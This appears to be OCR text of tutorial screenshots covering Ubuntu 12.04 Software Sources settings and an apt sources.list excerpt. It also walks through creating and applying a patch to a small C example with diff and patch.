
☑ Software restricted by copyright or legal issues (multiverse)

⊟ Source code

Download from: Server for India

Installable from CD-ROM/DVD

☐ **Cdrom with Ubuntu 12.04 'Precise Pangolin'**
Officially supported
Restricted copyright



Downloadable from the Internet

☑ Canonical-supported free and open-source software (main)

☑ Community-maintained free and open-source software (universe)

☑ Proprietary drivers for devices (restricted)


☑ Software restricted by copyright or legal issues (multiverse)


⊟ Source code

Download from: Other...

Installable from C

☐ **Cdrom with Ubuntu 12.04 'Precise Pangolin'**
Officially supported
Restricted copyright






☐ **Canonical Partners**
Software packaged by Canonical for their partners

☐ **Canonical Partners** (Source Code)
Software packaged by Canonical for their partners

☑ **Independent**
Provided by third-party software developers

☑ **Independent** (Source Code)
Provided by third-party software developers




Type: Binary

URI: http://archive.canonical.com/ubuntu

Distribution: precise

Components: partner

Comment:



Install updates from:

☑ Important security updates (precise-security)

☑ Recommended updates (precise-updates)

□ Pre-released updates (precise-proposed)


☑ Unsupported updates (precise-backports)

Automatically check for updates: Daily

When there are security updates: Display immediately

When there are other updates: Display weekly

Notify me of a new Ubuntu version: For long-term support versions



Trusted software providers


437D05B5 2004-09-12
Ubuntu Archive Automatic Signing Key <ftpmaster@ubuntu.com>

FBB75451 2004-12-30
Ubuntu CD Image Automatic Signing Key <cdimage@ubuntu.com>

C0B21F32 2012-05-11
Ubuntu Archive Automatic Signing Key (2012) <ftpmaster@ubuntu.com>

EFE21092 2012-05-11
Ubuntu CD Image Automatic Signing Key (2012) <cdimage@ubuntu.com>


3E5C1192 2010-09-20
Ubuntu Extras Archive Automatic Signing Key <ftpmaster@ubuntu.com>



□ Submit statistical information

To improve the user experience of Ubuntu please take part in the popularity contest. If you do so the list of installed software and how often it was used will be collected and sent anonymously to the Ubuntu project on a weekly basis.


The results are used to improve the support for popular applications and to rank applications in the search results.




The information about available software is out-of-date

To install software and updates from newly added or changed sources, you have to reload the information about available software.


You need a working internet connection to continue.




```
#deb cdrom:[Ubuntu 12.04.4 LTS _Precise Pangolin_ - Release i386 (20140204)]/ p$

# See http://help.ubuntu.com/community/UpgradeNotes for how to upgrade to
# newer versions of the distribution.
deb http://in.archive.ubuntu.com/ubuntu/ precise main restricted
deb-src http://in.archive.ubuntu.com/ubuntu/ precise main restricted

## Major bug fix updates produced after the final release of the
## distribution.
deb http://in.archive.ubuntu.com/ubuntu/ precise-updates main restricted
deb-src http://in.archive.ubuntu.com/ubuntu/ precise-updates main restricted
```




```
#include <stdio.h>

int main()
{

printf("This is an example\n");

}
```




```
#include <stdio.h>

int main(int argc)
{

printf("This is an example\n");

return 0;

}
```




```
root@client:~# diff -u example.c example_new.c > example.patch
root@client:~# 
```




```
root@client:~# cat example.patch
--- example.c   2016-02-11 12:18:15.244513862 +0530
+++ example_new.c       2016-02-11 12:20:22.764520304 +0530
@@ -1,9 +1,11 @@
 #include <stdio.h>

-int main()
+int main(int argc)
 {

 printf("This is an example\n");

+return 0;
+
 }
```




```
root@client:~# patch -b < example.patch
patching file example.c
root@client:~# ls
example.c  example.c.orig  example_new.c  example.patch
root@client:~#
```



```
root@client:~# patch --dry-run < example.patch
patching file example.c
```

